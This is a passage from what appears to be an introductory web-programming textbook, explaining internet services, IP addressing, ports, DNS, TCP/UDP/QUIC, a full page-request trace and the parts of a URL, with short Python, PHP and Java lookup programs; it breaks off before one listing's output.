


Figure 1.1 The internet as a network of networks: clients and servers sit on LANs, wireless LANs, WANs, mobile networks, an ISP's network and even a telephone network, and all of those join the same middle.

1.2.3 What runs on the internet

The internet carries many different services, and the web is only one of them:

- the World Wide Web;
- social media;
- electronic mail;
- mobile applications;
- multiplayer online games;
- internet telephony — voice calls carried as data;
- file sharing;
- streaming media services.

The classic four are **web**, **file transfer**, **chat** and **mail**: four services, one road system.

Figure 1.2 maps one person's life on the internet: a dozen categories — e-mail, messaging, banking, government, education, shopping, social networks, games, maps, AI assistants and more — each with some of its providers around it. Some you reach through a browser, some through an app that never shows a web page. Both are on the internet; only the first group is certainly on the web.




Figure 1.2 One person's internet: a dozen categories of service, and dozens of providers inside each. Only some of them are reached through a browser.

1.2.4 The web, defined

> **DEFINITION.** The **web** — the World Wide Web — is one internet service: the one that runs on the application protocol **HTTP**.

The web is not "the pretty part of the internet", nor "websites": it is **whatever speaks HTTP**. If a program somewhere sends an HTTP request and gets an HTTP response, that exchange is part of the web, whether or not a human ever sees it. If a program exchanges data some other way — SMTP for mail, FTP for file transfer, or a private protocol a game company invented — that exchange is on the internet but not on the web.

> **KEY INSIGHT.** The internet is the road. The web is one company's trucks. Email is a different company's trucks. They share the road; they are not the same business.

1.2.5 Internet applications and web applications

The distinction has practical consequences for anyone writing software. **Table 1.1** sets them side by side.

Table 1.1 An internet application and a web application compared.

	Internet-based application	Web-based application
Protocol	Uses an existing application protocol, or defines its own	Uses HTTP, always
Server side	The server program talks to the client directly	The server program talks to the client **through a web server**
Client side	May be a standalone program, or embedded in another program	Is normally the web browser
Example	An online game client, a mail program, a banking app with its own protocol	A shop, a dashboard, a university's course registration system

The middle row matters most. In a web application **you do not write the program that listens on the network**. Somebody has already written it; it is called a web server, and we meet it in Section 1.9. Your code is handed a request that has already been received, parsed and checked, and your code hands back an answer that somebody else will put on the wire. That is an enormous amount of difficult work you never have to do, and it is the reason web programming is a reasonable thing to teach to beginners at all.

The technologies that make up a web application are these, and every one of them gets its own treatment in this book:

- the **web client**, which is the web browser — Section 1.12;
- the **web server** — Section 1.9;
- **URL**, the Uniform Resource Locator: the address of a thing — Section 1.7;
- **HTTP**, the HyperText Transfer Protocol: the language of the conversation — Section 1.8;
- **HTML**, the HyperText Markup Language: the format the document is written in — Section 1.14 and the whole of Chapter 2;
- **CSS**, Cascading Style Sheets: how the document should look — Chapter 2;
- **web programming** itself, in four kinds — Section 1.11.

1.3 Addresses: What IP Does

Three separate mechanisms have to work before a single web page can arrive: **addressing**, **naming** and **conversation**. We take them in that order, because each depends on the one before.

1.3.1 Why a machine needs a number

Data does not travel to a computer the way a letter travels to a house, by being read and understood along the way. Every device between you and the other machine has to make a forwarding decision in a few millionths of a second, millions of times a second. It cannot afford to read words. It needs a number, in a fixed place, of a fixed size.

> **DEFINITION.** An **IP address** is a number that identifies one network interface on the internet. **IP**, the Internet Protocol, is the set of rules for putting data in a labeled envelope and forwarding that envelope toward the address on the label.

The envelope is called a **packet**. A packet has a **header**, which carries the source address, the destination address and a few other fields, and a **payload**, which is the data being carried. That is the whole idea.

1.3.2 IPv4: four numbers, thirty-two bits

The oldest version of IP still in wide use is version 4, and its addresses are thirty-two bits long. Thirty-two bits are awkward for a human to read, so we write them as four groups of eight bits, each group converted to a decimal number and separated by dots:

$$103.94.189.4$$

Each of the four groups is one **octet** — eight bits — so each can hold a value from 0 to 255. Why 255? Because eight bits can express $2^8 = 256$ different values, and if the smallest is 0 the largest is 255. Write an address with a 256 in it and it is not merely wrong, it is unrepresentable.

How many addresses are there altogether? Thirty-two bits give

$$2^{32} = 4\,294\,967\,296 \tag{1.1}$$

distinct values, about four billion three hundred million, as Equation (1.1) shows. That sounded limitless in 1981. It is now far fewer than the number of connected devices on earth, which is the entire reason version 6 exists.

> **EXAMPLE — converting an address by hand.** Take the octet 189. In binary that is 10111101. Check it by adding the place values where a 1 appears: $128 + 32 + 16 + 8 + 4 + 1 = 189$. Do that for all four octets of 103.94.189.4 and you get
>
> $$01100111\ 01011110\ 10111101\ 00000100,$$
>
> which is the thirty-two bits the network equipment actually handles. The dots are a convenience for people; no dot is ever transmitted.

1.3.3 IPv6, and why it looks so different

IP version 6 uses **one hundred and twenty-eight** bits, written as eight groups of four hexadecimal digits separated by colons, with one run of zero groups allowed to be abbreviated to `::`. One of the real addresses behind `profitina.com` is

```
2606:4700:3031::6815:33af
```

The number of possible addresses is

$$2^{128} \approx 3.4 \times 10^{38}, \tag{1.2}$$

a factor of 2^{96} more than Equation (1.1) — enough to give every grain of sand on earth a network of its own. The move from version 4 to version 6 is slow but real: in 2025 a little under a third of the requests that Cloudflare received from dual-stack clients — machines able to use either version — arrived over IPv6, and in India more than two-thirds did [1]. You will see both kinds of address in Section 1.4.

1.3.4 Ports: which program on that machine

An IP address gets a packet to the right machine. It does not say which of the forty programs running on that machine should receive it. That is the job of a second number, the **port**.

> **DEFINITION.** A **port** is a sixteen-bit number that identifies one listening program on a machine. The pair (IP address, port) identifies one endpoint of a conversation.

Sixteen bits give $2^{16} = 65\,536$ possibilities, numbered 0 to 65535. Some of them are conventions everybody has agreed on; **Table 1.2** lists the ones that matter to us, including the ports this chapter's own servers use.

Table 1.2 The port numbers this book uses, and what listens on each by convention.

Port	Service	Where you meet it in this book
80	HTTP	Every unencrypted web request; Apache in XAMPP
443	HTTPS	Every encrypted web request, over TCP and, for HTTP/3, over UDP
8000	HTTP, alternative	The static server of Section 1.17.1
8100	HTTP, alternative	The PHP server of Section 1.17.2
8080	HTTP, alternative	Tomcat's default; the Java server of Section 1.17.3
5000	HTTP, alternative	Flask's default; the Python server of Section 1.17.4
5100	HTTP, alternative	The ASP.NET Core server of Section 1.17.5
5500	HTTP, alternative	VS Code's Live Server extension, Section 1.16.3
3306	MySQL	XAMPP's database, Section 1.16.5 and Chapter 5
21	FTP	File transfer
25	SMTP	Sending mail

The convention is only a convention: a server may use port 9999, but visitors must then type it, because browsers assume 80 for `http` and 443 for `https`.

1.3.5 What IP does not do

This is the part that surprises people, and it is the reason TCP exists at all. IP makes **no promises**. It will make a reasonable effort to forward your packet, and that is the entire commitment. In particular:

- a packet may be **lost** and never arrive;
- two packets may arrive in the **wrong order**, because they took different routes;
- a packet may arrive **twice**, because something retransmitted it;
- a packet may arrive **damaged**.

A service with those properties is called **best-effort delivery**, and by itself it is useless for fetching a web page: a page with a missing middle, or with its paragraphs shuffled, is not a page. Something has to sit on top of IP and turn best-effort delivery into a reliable, ordered stream. That something is TCP, the subject of Section 1.5.

1.4 Names: What DNS Does

Nobody types `103.94.189.4`. People type `www.its.ac.id`. Something has to turn the second into the first, and that something is the **Domain Name System** [2].

> **DEFINITION.** The **Domain Name System**, or **DNS**, is a worldwide distributed directory that maps human-readable names onto IP addresses.

Three words in that definition are doing real work. *Directory*, because it is a lookup table. *Distributed*, because no single machine holds it — if one did, it would have failed long ago. *Worldwide*, because every part of it must give the same answer to everybody.

1.4.1 How to read a domain name

A domain name is read **right to left**, from the most general part to the most specific. Take the address of a university in Surabaya:


```
www . its . ac . id
 ^     ^     ^    ^
 |     |     |    +-- top-level domain: Indonesia
 |     |     +------- second level: academic institutions in Indonesia
 |     +------------- third level: Institut Teknologi Sepuluh Nopember
 +------------------- the name of one machine, or one service, inside ITS
```

There is an invisible fifth part to the right of `id`: the **root**, written as a bare dot. The fully qualified form of the name is `www.its.ac.id.` with a trailing dot, and you will occasionally see that dot in configuration files. It is not a typing mistake.

The rightmost visible label is the **top-level domain**, or **TLD**. There are two flavors:

- **generic** TLDs — `.com`, `.org`, `.net`, `.edu`, `.gov`, and latterly more than a thousand others such as `.app` and `.dev`;
- **country-code** TLDs, or **ccTLDs** — two letters, one per country or territory: `.id` for Indonesia, `.jp` for Japan, `.uk` for the United Kingdom, `.ru` for Russia.

Figure 1.3 puts numbers on it. At the end of June 2026 the world had 401.6 million registered domain names; `.com` alone held 166.6 million, and the country codes together 148.6 million, led by `.cn`, `.de` and `.uk` [3]. Indonesia's `.id` passed 1.43 million names at the end of 2025 [4]. Keep the map in mind whenever you register a name: a ccTLD usually carries rules about who may hold it, and `.ac.id` in particular is restricted to accredited Indonesian academic institutions.



Sources: Verisign, Domain Name Industry Brief, Q2 2026; PANDI, 2026. Other generic TLDs = total minus the rest.

Figure 1.3 Registered domain names in June 2026: `.com` against all the country codes together, and the ten largest country codes. Indonesia's `.id` is added below the list.

1.4.2 The lookup, step by step

Suppose your machine has never heard of `www.its.ac.id` and you ask for it. Here is what happens; notice that every step asks a *different* machine.

1. Your computer asks its configured **resolver**, usually run by your internet provider, your campus, or a public service such as `8.8.8.8` or `1.1.1.1`: "What is the address of `www.its.ac.id`?"
2. The resolver has nothing cached, so it asks a **root server**. There are thirteen root server *names*, `a` to `m.root-servers.net`, each answered by many identical copies around the world, some in Indonesia. The root does not know the answer. It knows who does: "ask the servers for `id`", and it gives their addresses.

3. The resolver asks an `id` server. That server does not know either, but it says "ask the servers for `ac.id`".
4. The resolver asks an `ac.id` server, which says "ask the servers for `its.ac.id`".
5. The resolver asks an `its.ac.id` server. That one holds the **official record** for the name — its operators actually decide the answer — and it replies: `103.94.189.4`.
6. The resolver hands that address back to your computer, and remembers it.

Four questions to four different organizations, and the whole thing normally finishes in well under a tenth of a second. That is the payoff of *distributed*: no one has to hold the whole directory, and Indonesia's academic registry can change an address without asking anybody's permission.

One modern detail: the question in step 1 traditionally travels as readable UDP on port 53, so anybody on the path can see which names you look up; current browsers can instead send it encrypted inside HTTPS — **DNS over HTTPS**.

1.4.3 Caching, and why a change takes time to appear

Every DNS answer arrives with a **time to live**, a number of seconds for which it may be reused without asking again. Your resolver caches the answer for that long; so does your operating system; so, often, does your browser.

This is why, when you move a website to a new server, the old address keeps being used for a while by some visitors and not by others. Nothing is broken. Caches are simply expiring at different moments. The practical rule is: **lower the time to live a day before you move, and raise it again afterward.**

1.4.4 Doing a lookup yourself

You do not have to take any of this on trust. **Listing 1.1** is a complete Python program, five lines of substance, that asks your machine's resolver the same question a browser would ask.

Listing 1.1 `python/dnslook.py` — a name-to-address lookup in plain Python, with no libraries to install.

```python
# dnslook.py - ask the resolver for the IP addresses behind a name.
import socket
import sys

name = sys.argv[1] if len(sys.argv) > 1 else "www.its.ac.id"

for family, _, _, _, address in socket.getaddrinfo(name, 80, proto=socket.IPPROTO_TCP):
    kind = "IPv4" if family == socket.AF_INET else "IPv6"
    print(f"{name} -> {address[0]:<40} ({kind})")
```

`socket.getaddrinfo` is the operating system's own lookup function, the one every browser ultimately calls. Run the program from the `python` folder (on Windows type `python` instead of `python3`):

```
python3 dnslook.py www.its.ac.id
```

On the machine this chapter was prepared on, it printed:

```
www.its.ac.id -> 103.94.189.4                            (IPv4)
```

One name, one address. Now try a site that is served from many places at once:

```
python3 dnslook.py profitina.com
```

```
profitina.com -> 104.21.51.175                          (IPv4)
profitina.com -> 172.67.183.54                          (IPv4)
profitina.com -> 2606:4700:3031::6815:33af              (IPv6)
profitina.com -> 2606:4700:3037::ac43:b736              (IPv6)
```

Four addresses for one name, two IPv4 and two IPv6, and entirely normal: returning several addresses is the simplest form of load balancing, and serving both versions of IP at once is how the world migrates from 4 to 6 without a day on which everything must change.

The same lookup takes a few lines in each of the other languages of this book. **Listing 1.2** is PHP, run as a command-line program with `php dnslook.php profitina.com`. It uses `dns_get_record`, which asks DNS directly for the **A** records (IPv4) and **AAAA** records (IPv6) of the name — the two record types that hold addresses.

Listing 1.2 `php/dnslook.php` — the same lookup in PHP, asking for A and AAAA records.

```php
<?php
// dnslook.php - ask DNS for the IPv4 (A) and IPv6 (AAAA) records behind a name.
$name = $argv[1] ?? 'www.its.ac.id';

foreach (dns_get_record($name, DNS_A | DNS_AAAA) as $record) {
    if ($record['type'] === 'A') {
        printf("%s -> %-40s (IPv4)\n", $name, $record['ip']);
    } elseif ($record['type'] === 'AAAA') {
        printf("%s -> %-40s (IPv6)\n", $name, $record['ipv6']);
    }
}
```

```
profitina.com -> 172.67.183.54                          (IPv4)
profitina.com -> 104.21.51.175                          (IPv4)
profitina.com -> 2606:4700:3037::ac43:b736              (IPv6)
profitina.com -> 2606:4700:3031::6815:33af              (IPv6)
```

Listing 1.3 is the Java version, compiled and run with `javac DnsLook.java` and `java DnsLook profitina.com`.

Listing 1.3 `java/DnsLook.java` — the same lookup in Java, through `InetAddress`.

```java
// DnsLook.java - ask the resolver for the IP addresses behind a name.
import java.net.Inet4Address;
import java.net.InetAddress;
import java.net.UnknownHostException;

public class DnsLook {
    public static void main(String[] args) throws UnknownHostException {
        String name = (args.length > 0) ? args[0] : "www.its.ac.id";

        for (InetAddress address : InetAddress.getAllByName(name)) {
            String kind = (address instanceof Inet4Address) ? "IPv4" : "IPv6";
            System.out.printf("%s -> %-40s (%s)%n", name, address.getHostAddress(), kind);
        }
    }
}
```

```
profitina.com -> 172.67.183.54                          (IPv4)
profitina.com -> 104.21.51.175                          (IPv4)
```

Java printed only the IPv4 addresses. The machine these programs ran on has no IPv6 network interface, and the JDK by default leaves out addresses of a family the machine cannot use: Python and PHP reported everything DNS said, Java what this machine can actually reach. “What does this name resolve to?” has a slightly different answer depending on who asks.

> **A TRAP.** DNS maps names to addresses and nothing else. It knows nothing about HTTP, nothing about pages, nothing about which site is which. Two completely different websites can live at the same IP address — and usually do; `profitina.com` shares its addresses with a great many other sites behind the same provider. What separates them is the `Host` header inside the HTTP request, which you will meet in Section 1.8.

1.5 Conversation: What TCP Does

We now have a way to find a machine (IP) and a way to find that machine from a name (DNS). What we do not yet have is a way to hold a *conversation* with it, because, as Section 1.3.5 said, IP promises nothing.

1.5.1 What TCP adds

> **DEFINITION. TCP**, the Transmission Control Protocol, turns the unreliable packet delivery offered by IP into a **reliable, ordered, two-way stream of bytes** between two endpoints [5].

Each of those adjectives is a promise, and each one costs work.

- **Reliable.** Nothing is lost. If a packet does not arrive, it is sent again, and again, until it does or until the connection is declared dead.
- **Ordered.** Bytes come out in the order they went in, even if the packets carrying them arrived jumbled.
- **Two-way.** Both ends can send at the same time.
- **Stream of bytes.** From the program's point of view there are no packets at all. You write bytes in at one end and the same bytes come out at the other, like water in a hose. The chopping into packets and the reassembly are hidden.

1.5.2 How it keeps its promises

Sequence numbers. Every byte in the stream is numbered. A packet header says "these bytes start at number 4,001". The receiver can therefore put them in the right place even if the packet starting at byte 4,001 arrives after the one starting at 5,401.

Acknowledgments. The receiver periodically says "I have everything up to byte 5,400". That message is called an **ACK**.

Retransmission on timeout. The sender keeps a copy of everything it has sent but not yet seen acknowledged. If an ACK does not arrive within a certain time, the sender assumes the packet was lost and sends it again.

Checksums. Each packet carries a small number computed from its contents. If the arithmetic does not agree at the far end, the packet is corrupt and is discarded — and then, having never been acknowledged, it is retransmitted.

Flow control and congestion control. The receiver advertises how much room it has left, so a fast sender cannot drown a slow receiver. And the sender starts slowly and speeds up only while packets keep getting through, so that a thousand senders do not collectively melt a shared link.

1.5.3 The three-way handshake

Before any data moves, the two ends must agree that a conversation is starting and agree on the numbering. That agreement takes three messages, and it is called the **three-way handshake**.

1. The client sends a packet with the **SYN** flag set — from "synchronize" — carrying the sequence number it intends to start from.
2. The server replies with a packet carrying both **SYN** and **ACK**: it acknowledges the client's number and announces its own.
3. The client sends an **ACK** acknowledging the server's number.

After the third message the connection is **established** and either side may send data. This costs one full **round trip** — the time for a message to reach the other end and a reply to come back — before a single useful byte moves. If a round trip takes r milliseconds, then the earliest moment the first byte of a page can arrive over a fresh, unencrypted connection is

$$t_{\text{first byte}} \geq r_{\text{TCP}} + r_{\text{HTTP}} = 2r, \tag{1.3}$$

one round trip for the handshake and one for the request and its answer. Equation (1.3) is why a page served from a machine in Surabaya feels quicker to a reader in Surabaya than one served from Frankfurt, regardless of how fast either server is: from Surabaya, r to a nearby server may be 10 milliseconds and to Frankfurt 250, so the floor is 20 milliseconds against half a second. Encryption adds to it, as Section 1.8.9 shows.

The conversation is ended by a similar exchange using the **FIN** flag, or abruptly with **RST** when something has gone wrong.

1.5.4 TCP and UDP, and why the web chose TCP — until HTTP/3

TCP has a plainer sibling called **UDP**, the User Datagram Protocol, which does essentially nothing: it adds port numbers to IP and stops there. No ordering, no retransmission, no handshake. **Table 1.3** sets them against each other.

Table 1.3 TCP and UDP compared. The web chose TCP because a page with a hole in it is not a page.

	TCP	UDP
Connection	Established first, with a handshake	None; each message stands alone
Lost data	Retransmitted until it arrives	Gone
Order	Guaranteed	Not guaranteed
Overhead	Higher	Very low
Delay if a packet is lost	Everything behind it waits for the retransmission	Nothing waits
Good for	Web pages over HTTP/1.1 and HTTP/2, files, mail — anything where every byte matters	Live voice and video, games, DNS queries — and QUIC, which builds its own reliability on top

The web chose TCP because a missing paragraph is unacceptable while a hundred milliseconds of extra delay is merely annoying. A video call makes the opposite trade, which is why it uses UDP: a frame that arrives late is useless anyway, so there is no point in waiting for it.

There is a twist, the biggest change to the web's plumbing in thirty years. TCP's "everything behind a lost packet waits" is called **head-of-line blocking**: when thirty files share one TCP connection, one lost packet of an image stalls the stylesheet behind it. **QUIC** [6] is the answer: a new transport protocol that runs *on top of UDP* and rebuilds TCP's promises — reliability, ordering, congestion control — separately for each file, so that a loss in one stream stalls only that stream. QUIC also carries its encryption built in. **HTTP/3** [7] is HTTP carried over QUIC. So the modern answer to "does the web use TCP or UDP?" is: *both*, depending on the version of HTTP, as Section 1.8.9 explains.

1.5.5 The four layers, in one table

It helps to see the whole stack at once. **Table 1.4** shows the four layers of the TCP/IP model, with the question each one answers [8], [9].

Table 1.4 The four layers of the TCP/IP model. Each layer uses the one below it and knows nothing of the one above.

Layer	Question it answers	Examples	Unit of data
Application	*What do the two programs want to say?*	HTTP, SMTP, FTP, DNS	Message
Transport	*Which program, and did it all arrive?*	TCP, UDP, QUIC	Segment / datagram
Internet	*Which machine, and which way do I forward this?*	IP, ICMP	Packet
Link	*How do I push bits onto this particular wire?*	Ethernet, Wi-Fi	Frame

Read the table downward for a message being sent and upward for one being received. Your browser hands a request to HTTP, which hands it to TCP, which chops it up and hands the pieces to IP, which hands each piece to Ethernet or Wi-Fi. At the far end the pieces climb back up in reverse. Each layer adds its own header on the way down and strips it off on the way up, like nested envelopes.

> **KEY INSIGHT.** The layers are what make the internet possible. HTTP does not know whether it is running over copper, fiber or radio. Ethernet does not know whether it is carrying a web page or a phone call. Because neither has to know, either can be replaced without disturbing the other — and both have been, several times, while the web kept running. HTTP/3 replacing TCP with QUIC is simply the latest instance.

1.6 The Client–Server Conversation, Traced Step by Step

We now have every piece. Let us put them together and follow one page, from a finger on a key to a picture on a screen, missing nothing out.

Figure 1.4 shows the exchange, and every label on it is now a term you know. A person supplies a **URL**; the **web browser**, on the client side, sends an **HTTP request** made of a header and a body; the request travels over **TCP/IP**; the **web server**, on the server side, consults its **web files**; and an **HTTP response**, again header and body, comes back to be **displayed**.




Figure 1.4 The exchange in one picture: URL in, HTTP request out, a TCP/IP connection in between, HTTP response back, display. Each message is a header followed by a body.

The same sequence fits in six sentences, which are worth learning because they are the skeleton everything else hangs on:

The user types the URL in the browser. The browser calls the server named in the URL. Once connected, the browser sends the HTTP request. The server answers by sending the HTTP

response, which contains a header and the document's content. For a document made of several files — images, for instance — the browser must send another HTTP request for each file. The browser then shows the whole document to the user.

Now the same six sentences in twenty steps, with nothing skipped. **Table 1.5** is the full trace.

Table 1.5 One page, traced from keystroke to pixel. Steps 3 to 17 happen again for every separate file the page needs.

#	What happens	Who does it
1	You type `www.its.ac.id` and press Enter	You
2	The browser parses the text into a URL: scheme `https`, host `www.its.ac.id`, path `/`	Browser
3	The browser checks its own cache. If it already has a fresh copy, it stops here and shows it	Browser
4	The browser asks the operating system to resolve the name	Browser
5	The resolver walks root, then `id`, then `ac.id`, then `its.ac.id`, and returns `103.94.189.4`	DNS
6	The browser opens a TCP connection to `103.94.189.4` on port 443	TCP
7	SYN, SYN-ACK, ACK — one round trip — and the connection is established	TCP
8	For `https`, a TLS 1.3 handshake follows: the certificate is checked and keys agreed, in one more round trip	TLS
9	The browser writes the HTTP request bytes into the connection	HTTP
10	TCP chops those bytes into segments, numbers them, and hands them to IP	TCP
11	IP puts each segment in a packet and forwards it hop by hop across the internet	IP
12	At the far end IP delivers the packets; TCP reorders them and reassembles the stream	TCP
13	The web server reads the request line, the headers, and the body if there is one	Web server
14	The server decides: a file on disk, or a program to run?	Web server
15	If a program, it runs — PHP, a servlet, a Flask view, an ASP.NET page — and produces HTML	Your code
16	The server writes the status line, the response headers, a blank line, and the body	Web server
17	Those bytes travel back the same way, through TCP and IP	TCP/IP
18	The browser parses the HTML and finds references to CSS files, images, scripts	Browser
19	**For each one it sends another HTTP request** — steps 3 to 17 again, often in parallel on the same connection	Browser
20	The browser builds the page and paints it. You see it	Browser

If the server supports HTTP/3 — and most large sites now do — steps 6 to 8 collapse into a single QUIC handshake over UDP that sets up the connection and the encryption together. Everything from step 9 onward is unchanged in meaning.

Two lines deserve underlining.

Step 19 is why pages are slow. A page is not one request. A modest page is thirty or forty requests — one HTML document, a stylesheet or two, a font, a dozen images, several scripts. Each one is a separate exchange. Most of what people call "making a website fast" is really "making a website ask for fewer things".

Step 14 is the fork in the road. Everything before it is the same for every website in the world. Everything after it is what you spend the rest of this book learning to write. Whether the server hands over a file it found or a page it computed is the difference between the two halves of Section 1.10, and it is the decision that makes a website a program rather than a document.

1.7 URLs, Taken Apart

Step 2 of the trace said "the browser parses the text into a URL". That parsing deserves a section of its own, because a URL is the only address the web has, and a great many bugs are really misunderstandings about one of its pieces.

> **DEFINITION.** A **URL**, a Uniform Resource Locator, is a single line of text that says *how* to reach a resource, *where* it lives, and *which* resource it is [10].

1.7.1 The seven pieces

Here is a URL with every piece present. Almost no real URL has all of them, but seeing them together once makes each one easier to recognize alone.

```
https://sari:rahasia@www.its.ac.id:8443/course/webpro/ch01.html?lang=en&page=3#section-1-
7
\___/   \__________/ \___________/ \__/\_______________________/ \___________/
\________/
  |          |             |         |            |                    |            |
scheme    userinfo        host      port         path                query       fragment
          \_____________________________________/
                        authority
```

Table 1.6 says what each piece is for.

Table 1.6 The seven pieces of a URL, and which of them the server ever gets to see.

Piece	In the example	What it means	Who ever sees it
Scheme	`https`	Which protocol to speak	Browser only
Userinfo	`sari:rahasia`	Credentials. **Deprecated; never use it**	Browser only
Host	`www.its.ac.id`	Which machine, by name or by address	Sent in the `Host` header
Port	`8443`	Which program on that machine. Omitted means 80 for `http`, 443 for `https`	Browser only, except as part of `Host`
Path	`/course/webpro/ch01.html`	Which resource on that server	Sent in the request line
Query	`lang=en&page=3`	Extra parameters, as `name=value` pairs joined by `&`	Sent in the request line
Fragment	`section-1-7`	Which part of the document to scroll to	**Never sent to the server at all**

(Some books count six pieces, treating userinfo, host and port as one part.) Two rows cause most of the confusion.

The port is used up by the connection. If you write `http://example.com:8080/x`, the browser connects to port 8080 and then asks for `/x`. The port reaches the server only as a courtesy copy inside the `Host` header, and when it is the default, not even there.

The fragment is never sent. Everything from the `#` onward stays inside the browser. If your page reads `#section-1-7` and scrolls, that is the browser — or JavaScript in the browser — doing it. Your server-side code cannot see the fragment: not in PHP, not in a servlet, not in Flask, not in ASP.NET. Beginners lose hours to this every year.

1.7.2 Seeing it done, three ways

Listing 1.4 takes the URL apart exactly as a browser would.

Listing 1.4 `python/urlparts.py` — a URL split into its pieces by the Python standard library.

```python
# urlparts.py - take a URL apart into the pieces RFC 3986 defines.
from urllib.parse import parse_qs, urlsplit

url = ("https://sari:rahasia@www.its.ac.id:8443"
       "/course/webpro/ch01.html?lang=en&page=3#section-1-7")

parts = urlsplit(url)
print("scheme   :", parts.scheme)
print("username :", parts.username)
print("password :", parts.password)
print("host     :", parts.hostname)
print("port     :", parts.port)
print("path     :", parts.path)
print("query    :", parts.query)
print("parsed   :", parse_qs(parts.query))
print("fragment :", parts.fragment)
```

Running `python3 urlparts.py` prints exactly this:

```
